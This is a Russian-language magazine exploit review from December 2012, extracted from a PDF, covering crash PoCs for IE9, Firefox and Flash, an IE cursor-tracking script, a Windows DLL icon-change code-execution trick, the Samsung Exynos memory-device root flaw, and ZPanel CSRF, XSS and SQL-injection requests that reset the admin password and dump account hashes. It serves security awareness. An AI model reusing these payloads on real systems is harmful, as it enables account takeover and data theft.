Сергей Белов (sergeybelove.ru)
Павел Александрович (ivinside.blogspot.com)

Получаем root-права на Samsung'ах, 0-day в Windows, несколько эксплойтов для Internet Explorer, «роняем» последний Firefox, изучаем уязвимость в Adobe Flash Player, а также множественные уязвимости в zPanel в сегодняшнем обзоре эксплойтов.

Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

1 Переполнение стека в Microsoft Internet Explorer 9.x

CVSSV2 N/A

N/A

BRIEF

Дата релиза: 20 декабря 2012 года
Автор: Jean Pascal Pereira
CVE: N/A

Начнем наш обзор с переполнения стека (обрати внимание, что именно переполнения стека, а не переполнения буфера в стеке — это две разные вещи) в Internet Explorer 9.x. Открыв специальным образом созданную страницу, можно обрушить браузер.

EXPLOIT

В результате анализа падений браузера выяснилось, что уязвимость кроется в динамической библиотеке mshtml.dll. При попытке распарсить определенную последовательность незакрытых тегов в IE происходит переполнение стека и последующее падение. Непереваримая цепочка тегов выглядит следующим образом:

```
<table>
  </for xmlns="1">
  <td><datetime><colgroup>
  <id><dd><col>
</table>
<object><hr><base>
```

А вот место, на котором происходит падение:

```
7629CF36   8B4D E4          mov ecx,dword ptr ss:[ebp-1c]
7629CF39   24 04            and al,4
7629CF3B   0FB6C0           movzx eax,al
7629CF3E   F7D8             neg eax
7629CF40   1BC0             sbb eax,eax
7629CF42   25 0A010180      and eax,8001010a
7629CF47   8901             mov dword ptr ds:[ecx],eax
7629CF49   8B45 E8          mov eax,dword ptr ss:[ebp-18]
7629CF4C   50               push eax
7629CF4D   53               push ebx
7629CF4E   8975 D8          mov dword ptr ss:[ebp-28],esi
7629CF51   FF70 5C          push dword ptr ds:[eax+5c]
```

По адресу 0x7629CF51 происходит read access violation, после которого браузер отправляется на покой. Самое интересное, что при проверке PoC эксплойта в IE10 с включенным режимом совместимости с IE7/8/9 браузер каждый раз падал. Невосприимчив к переполнению стека остался только лишь нативный режим IE10, то есть его собственный.

TARGETS

Internet Explorer 9.x.

SOLUTION

К счастью, выяснилось, что данную уязвимость проэксплуатировать не получится, поэтому максимум, что сможет сделать злоумышленник, — обрушить браузер. Чтобы этого не произошло,

рекомендуется установить IE10. А еще лучше вообще от него отказаться :).

2 Отказ в обслуживании в Firefox 18.0

CVSSV2 N/A

N/A

BRIEF
Дата релиза: 18 декабря 2012 года
Автор: limb0
CVE: N/A

Уязвимость, приводящая к отказу в обслуживании, найдена в еще одном популярном браузере — Mozilla Firefox. Стоит лишь открыть страницу, содержащую специальный JavaScript-код, как огненный лис начинает большими кусками поглощать свободную оперативную память, пока не съест всю.

EXPLOIT
Сам эксплойт представляет собой буквально несколько строк кода:

```
<html>
<head>
<center>
<h1>Firefox Crash PoC</h1>

<script type="text/javascript">
  function crash() {
    for (i = 0; i < 100; i++) {
     subject = document.body.innerHTML;
     document.write(subject);
    }
  }
</script>

<body>
<form>
<input type="button" value="Crash it" onclick="crash()" />
</form>
</body></center></head></html>
```

Итак, есть валидный документ с DOM-структурой и небольшим JavaScript'ом. А также кнопка «Crash it», по клику на которую как раз и вызывается «добрая» функция crash(). Что она делает? Для начала получает весь контент <body>:

```
subject = document.body.innerHTML
```

а после тут же его дописывает в корневой узел «document»:

```
document.write(subject)
```

И все это происходит в цикле, повторяясь сто раз. Автор эксплойта проверял его на Linux, но надо сказать, что при проверке на Win8 x64 ситуация оказалась той же самой — браузер мгновенно скушал всю доступную память и упал, предложив отправить отчет.

TARGETS
Firefox 17.0.1 и 18.0.

SOLUTION
Исправления на данный момент не существует.

3 Memory corruption в Adobe Flash Player 11.5.502.135

CVSSV2 N/A

N/A

BRIEF
Дата релиза: 17 декабря 2012 года
Автор: coolkaveh
CVE: N/A

Баг во флеш-плеере от Adobe, который может привести к удаленному выполнению произвольного кода. Уязвимость проявляется при открытии специально сформированного FLV-файла.

EXPLOIT
Смысл уязвимости заключается, в том, что, подсунув флеш-плееру специальный FLV-файл, можно записать данные в неразмеченную область памяти. Готовый PoC можно скачать по ссылке: bit.ly/ZlmGqh. Открыв его, получаем следующее:

```
900.c80): Access violation - code c0000005 ↵
(!!! second chance !!!)
eax=00000000 ebx=02fefd38 ecx=00000000 edx=ffffffff ↵
esi=03230000 edi=02fefd3c
eip=01953095 esp=02fefc2c ebp=02fefd48 iopl=0 ↵
nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
Flash32_11_5_502_135!DllUnregisterServer+0x22d8bf:
01953095 0fbf1456  movsx edx,word ptr [esi+edx*2] ↵
ds:0023:0322fffe=????
Exception Faulting Address: 0x322fffe
Second Chance Exception Type: STATUS_ACCESS_VIOLATION ↵
(0xC0000005)

Faulting Instruction:01953095 movsx edx,word ptr ↵
[esi+edx*2]

Basic Block:
01953095 movsx edx,word ptr [esi+edx*2]

Tainted Input Operands: edx, esi
01953099 inc eax
0195309a cmp dword ptr [ebp-0ch],1
0195309e mov dword ptr [ebp+ecx*4-110h],edx

Tainted Input Operands: edx
019530a5 mov dword ptr [ebp+8],eax
019530a8 jne flash32_11_5_502_135!dllunregisterserver+↵
0x22d887 (0195305d)

Exception Hash (Major/Minor): 0x1e0f6a3f.0x1e0f6a1c

Stack Trace:
Flash32_11_5_502_135!DllUnregisterServer+0x22d8bf
Flash32_11_5_502_135!DllUnregisterServer+0x22c4e7
Flash32_11_5_502_135!DllUnregisterServer+0x22c8e7
Flash32_11_5_502_135!DllUnregisterServer+0x22ceca
Flash32_11_5_502_135+0x19f324
Flash32_11_5_502_135+0x19f36a
Flash32_11_5_502_135+0x19fd15
Flash32_11_5_502_135!DllUnregisterServer+0x48ff3
Flash32_11_5_502_135!DllUnregisterServer+0x49072
Instruction Address: 0x0000000001953095
```

TARGETS
Adobe Flash Player 11.5.502.135.

SOLUTION
Исправления на данный момент не существует.

4 Отслеживание координат курсора мыши через IE

CVSSV2 N/A

N/A

BRIEF
Дата релиза: 11 декабря 2012 года
Автор: Nick Johnson
CVE: N/A

Интереснейшая фича была найдена в этом месяце в браузере IE6–10. Заключается она в том, что Internet Explorer позволяет отслеживать местоположение курсора мыши на экране, даже если его окно находится в неактивном или минимизированном состоянии. Это позволяет узнать, какие клавиши пользователь нажимал на виртуальной клавиатуре, какие пин-коды набирал. Таким образом, даже если пользователь IE следит за безопасностью своего ПК и вовремя устанавливает все обновления, то он все равно может стать жертвой злоумышленника, просто разместившего специальный скрипт под видом рекламы на ресурсе, который посещает пользователь.

EXPLOIT
Проблема кроется в событийной модели Internet Explorer'а, которая заполняет глобальный объект Event атрибутами, относящимися к событиям мыши, даже когда этого не следует делать. В совокупности с возможностью вручную генерировать событие при помощи метода fireEvent() это дает возможность JavaScript'у на любой странице (или любому iframe внутри любой страницы) опрашивать положение курсора в любой момент, даже когда вкладка, содержащая страницу, или окно браузера не в фокусе или минимизированы. Плюс к этому метод fireEvent() предоставляет состояние клавиш <Ctrl>, <Alt> и <Shift>. Исходя из всего вышесказанного, можно заключить, что объект Event будет предоставлять следующие свойства: altKey, altLeft, clientX, clientY, ctrlKey, ctrlLeft, offsetX, offsetY, screenX, screenY, shiftKey, shiftLeft, x и y.

Давай посмотрим на PoC-эксплойт:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title>Exploit Demo</title>
  <script type="text/javascript">
    window.attachEvent("onload", function() {
      var detector = document.getElementById("detector");
      detector.attachEvent("onmousemove", function (e) {
        detector.innerHTML = e.screenX + ", " + ↩
        e.screenY;
      });
      setInterval(function () {
        detector.fireEvent("onmousemove");
      }, 100);
    });
  </script>
</head>
<body>
  <div id="detector"></div>
</body>
</html>
```

Итак, что делает этот код? Он отслеживает каждые 100 мс передвижение мыши и выводит в div с id="detector" текущие координаты курсора. Кроме этого, на сайте автора доступно Live Demo — iedataleak.spider.io/demo.

Чем интересен данный баг? Да тем, что сводит на нет авторизацию при помощи виртуальной клавиатуры, так сильно любимую многими банковскими сайтами.

TARGETS
Internet Explorer 6–10.

SOLUTION
Исправления на данный момент не существует.

5 Запуск произвольного кода в Windows при смене иконки

CVSSV2 N/A

N/A

BRIEF
Дата релиза: 21 декабря 2012 года
Автор: Павел Марков
CVE: N/A


Недавно на портале securitylab.ru появилась статья «Как я нашел 0-day в ОС Windows», в которой описан дан ошибки, приводящей к исполнению произвольного кода при смене иконки для DLL-файлов.

EXPLOIT
Автор статьи задался поиском возможности запуска произвольного кода при работе пользователей с DLL-файлами. Была создана следующая, довольно простая либа:


```
BOOLWINAPIDllMain( _In_HINSTANCEhinstDLL,
_In_DWORDfdwReason,
_In_LPVOIDlpvReserved ) {
  WinExec("cmd.exe",SW_SHOW);
  return true;
}
```

При смене иконки для данной библиотеки выполняется зашитая в нее команда cmd.exe. То есть пользователь, сам того не зная, выполняет целевой код на своей системе. Полная статья и технические подробности доступны по ссылке: bit.ly/VekGy5.

TARGETS
Windows XP/7.



ZPanel собственной персоной



5	9:20:03.455 AM	12	mydocs.dll	LoadLibraryW ("comctl32.dll")
6	9:20:06.720 AM	12	SHELL32.dll	LoadLibraryW ("%SystemRoot%\system32\SHELL32.dll")
7	9:20:07.798 AM	12	EXPLORERFRAME.dll	LoadLibraryW ("MsftEdit.dll")
8	9:20:15.345 AM	12	EXPLORERFRAME.dll	LoadLibraryW ("msctf.dll")
9	9:20:15.392 AM	12	SHELL32.dll	LoadLibraryW ("C:\Users\Odmin\Desktop\e\test.dll")

API-монитор при смене иконки. Win 0-Day

SOLUTION
Windows 8 не подвержена данной уязвимости.

6 Root exploit на мобильных процессорах Exynos

CVSSV2 N/A

N/A

BRIEF
Дата релиза: 15 декабря 2012 года
Авторы: alephzain
CVE: N/A

Программисты Samsung при разработке одного из драйверов допустили серьезную оплошность, которая на устройствах с процессорами Exynos (4210 и 4412) позволяет (потенциально) выполнить команды от пользователя root.

EXPLOIT
Из-за халатности (или некомпетентности) одного из разработчиков драйверов в Samsung такие устройства, как Samsung Galaxy S II, Samsung Galaxy Note 2, MEIZU MX, и другие устройства на базе мобильных процессоров Exynos (4210 и 4412), использующие исходники ядра от Samsung, подвержены выполнению команд от пользователя root в приложениях, не имеющих на это прав. Такая возможность открылась благодаря тому, что устройство /dev/exynos-mem имеет права R/W для всех, в результате чего можно получить доступ ко всей физической памяти устройства! Как следствие, любое приложение, например из маркета, может выполнить на уязвимых платформах команды от рута, при этом пользователь даже ничего не заметит.

Ну а теперь немного технических подробностей. Разрешенные операции на девайсе (linux/drivers/char/mem.c):

```
static const struct file_operations exynos_mem_fops = {
    .open       = exynos_mem_open,
    .release    = exynos_mem_release,
    .unlocked_ioctl = exynos_mem_ioctl,
    .mmap       = exynos_mem_mmap,
}
```

и дефолтные права (также из linux/drivers/char/mem.c)

```
#ifdef CONFIG_EXYNOS_MEM
[14] = {"exynos-mem", S_IRUSR | S_IWUSR | S_IRGRP | ↵
S_IWGRP | S_IROTH | S_IWOTH, &exynos_mem_fops},
#endif
```

Ioctl-запрос к /dev/exynos-mem permit на очищение/запись кеша уровней L1 и L2 выставит некешируемое значение и задаст адрес в физической памяти для использования mmap. А что с mmap?

Только одно ограничение по доступу к lowmem (linux/drivers/char/exynos-mem.c)

```
/* TODO: currently lowmem is only avaiable */
if ((phys_to_virt(start) < (void *)PAGE_OFFSET) ||
    (phys_to_virt(start) >= high_memory)) {
    pr_err("[%s] invalid paddr(0x%08x)\n", __func__, ↵
    start);
    return -EINVAL;
}
```

Теперь взглянем, что пишут в Documentation/arm/memory.txt.

```
Start       End             Use
-----------------------------------------------------------
PAGE_OFFSET high_memory-1   Kernel direct-mapped RAM
                            region.This maps the platforms
                            RAM, and typically maps all
                            platform RAM in a 1:1
                            relationship.
```

Другими словами, это ограничивает устройству доступ только к своей памяти, включая код ядра.

Автор находки уже выпустил фикс. А другой исследователь зарелизил APK'шку, которая получает рута :). Все подробности о данной уязвимости можно почитать здесь: bit.ly/11h3QqK.

TARGETS
Платформы на процессорах Exynos (4210 и 4412), использующие код от Samsung.

SOLUTION
Доступно неофициальное исправление.

7 Множественные уязвимости в ZPanel

CVSSV2 6.5

(AV:N/AC:L/Au:S/C:P/I:P/A:P)

BRIEF
Исследователь безопасности под загадочным ником pcsjj представляет на суд зрителей несколько уязвимостей в ZPanel — панели управления веб-хостингом с открытым исходным кодом. В списке значатся: подделка межсайтовых запросов, межсайтовый скриптинг, внедрение SQL-запросов и неавторизованный сброс пароля.

EXPLOIT
Недостаточная защита от CSRF (CVE-2012-5683). Все важные функции в панели лишены защиты от подделки межсайтовых запросов. Следующий пример показывает, что для создания FTP-пользователя под именем fun не требуется аутентификационный токен:

```
http://192.168.1.100/?module=ftp_management&action=↵
CreateFTP
```

```
 POST /zpanel/?module=ftp_management&action=CreateFTP ↩
HTTP/1.1
Host: 192.168.1.100
Referer: http://192.168.1.100/?module=ftp_management
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
inFTPUsername=fun&inPassword=fun&inAccess=RW&inAutoHome=↩
2&inDestination=&inDestination=&inSubmit=
```

Активная XSS (CVE-2012-5684). Уязвимым является параметр inFullname. Полное имя пользователя никак не фильтруется и отображается в первозданном виде на странице панели. Таким образом, злоумышленник может внедрить вредоносный скрипт:

```
http://192.168.1.100/zpanel/?module=my_account&action=↩
UpdateAccountSettings

POST /?module=my_account&action=UpdateAccountSettings ↩
HTTP/1.1
Host: 192.168.1.100
Referer:
http://192.168.1.100/zpanel/?module=my_account&action=↩
UpdateAccountSettings
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
inFullname=Admin%3Cscript%3Ealert%28/fun/%29%3C%2Fscript↩
%3E&inEmail=admin%
40example.com&inPhone=101&inLanguage=en&inAddress=Home&↩
inPostalCode=101
```

SQL-инъекция (CVE-2012-5685). Уязвимым является параметр inEmailAddress. В данном случае инъекция затрагивает оператор UPDATE, поэтому атакующий может совершать с данными в базе любые манипуляции. Например, сменить пароль стандартного пользователя zadmin на password (5f4dcc3b5aa765d61d8327deb882cf99):

```
http://192.168.1.100/?module=manage_clients&action=↩
UpdateClient

POST /?module=manage_clients&action=UpdateClient HTTP/1.1
Host: 192.168.182.128
Referer: http://192.168.1.100/?module=manage_clients&↩
show=Edit&other=5
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 257
inGroup=2&inPackage=2&inFullName=reseller&inEmailAddress↩
=%27%2C+
ac_pass_vc%3D%275f4dcc3b5aa765d61d8327deb882cf99%27%2C+
ac_user_vc%3D%27zadmin%27+WHERE+ac_id_pk%3D1%3B--↩
&inAddress=&inPostCode=
&inPhone=101&inNewPassword=&inEnabled=1&inClientID=↩
5&inSubmit=Save
```

Кроме этого, существует возможность просмотра данных в базе, используя подзапрос. Ибо поле, измененное оператором UPDATE, отображается на странице. В следующем примере поле email будет использоваться для хранения результата подзапроса. По правилам SQL нельзя делать SELECT из таблицы, куда делается UPDATE, для обхода этого будет создана временная таблица fun. Используя group_concat, получим все колонки и строки:

```
http://192.168.1.100/?module=manage_clients&action=↩
UpdateClient

POST /?module=manage_clients&action=UpdateClient HTTP/1.1
Host: 192.168.1.100
Referer: http://192.168.1.100/?module=manage_clients&↩
show=Edit&other=5
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 335
inGroup=2&inPackage=2&inFullName=reseller&inEmailAddress↩
=reseller%
40example.com%27%2C+ac_email_vc%3D%28select+group_concat↩
%28ac_user_vc%2C+
ac_pass_vc%29+from+%28select+*+from+x_accounts%29+as+↩
fun%29+where+
ac_id_pk%3D%275%27%3B--&inAddress=&inPostCode=&inPhone=↩
%2B44%281473%29+00
+000&inNewPassword=&inEnabled=1&inClientID=5&inSubmit=Save
```

Неавторизованный сброс пароля (CVE-2012-5686). Фигурантом этой уязвимости является параметр randomkey, который недостаточно «случаен». Атакующий, зная системное время на целевом сервере, может подобрать этот параметр за достаточно малое количество запросов и сбросить пароль произвольному пользователю. Кроме того, если атакующий в состоянии получить письмо о сбросе пароля для любого аккаунта в системе, то количество запросов для подбора randomkey значительно сокращается. Уязвимый код находится в скрипте ./inc/init.inc.php:

```
38  $randomkey = sha1(microtime());
...
46  $zdbh->exec("UPDATE x_accounts SET ac_resethash_tx = ↩
    '" . $randomkey . "' WHERE ac_id_pk=" . $result↩
    ['ac_id_pk'] . "");
...
50  $phpmailer->Body = "Hi " . $result['ac_user_vc'] . ",
51  You or somebody pretending to be you has requested
    a password reset link to be sent for your web hosting
    control panel login at: " . ctrl_options::GetOption↩
    ('cp_url') . "
52  If you wish to proceed with the password reset on ↩
    your account please use this link below to be taken ↩
    to the password reset page.
53  http://" . ctrl_options::GetOption('zpanel_domain') . ↩
    "/?resetkey=". $randomkey . "
54  ";
```

TARGETS

ZPanel <= 10.0.1.

SOLUTION

Патча от разработчика пока не поступало.

INTERNET EXPLORER ПОЗВОЛЯЕТ ОТСЛЕЖИВАТЬ МЕСТОПОЛОЖЕНИЕ КУРСОРА МЫШИ, ДАЖЕ ЕСЛИ ЕГО ОКНО НЕАКТИВНО ИЛИ МИНИМИЗИРОВАНО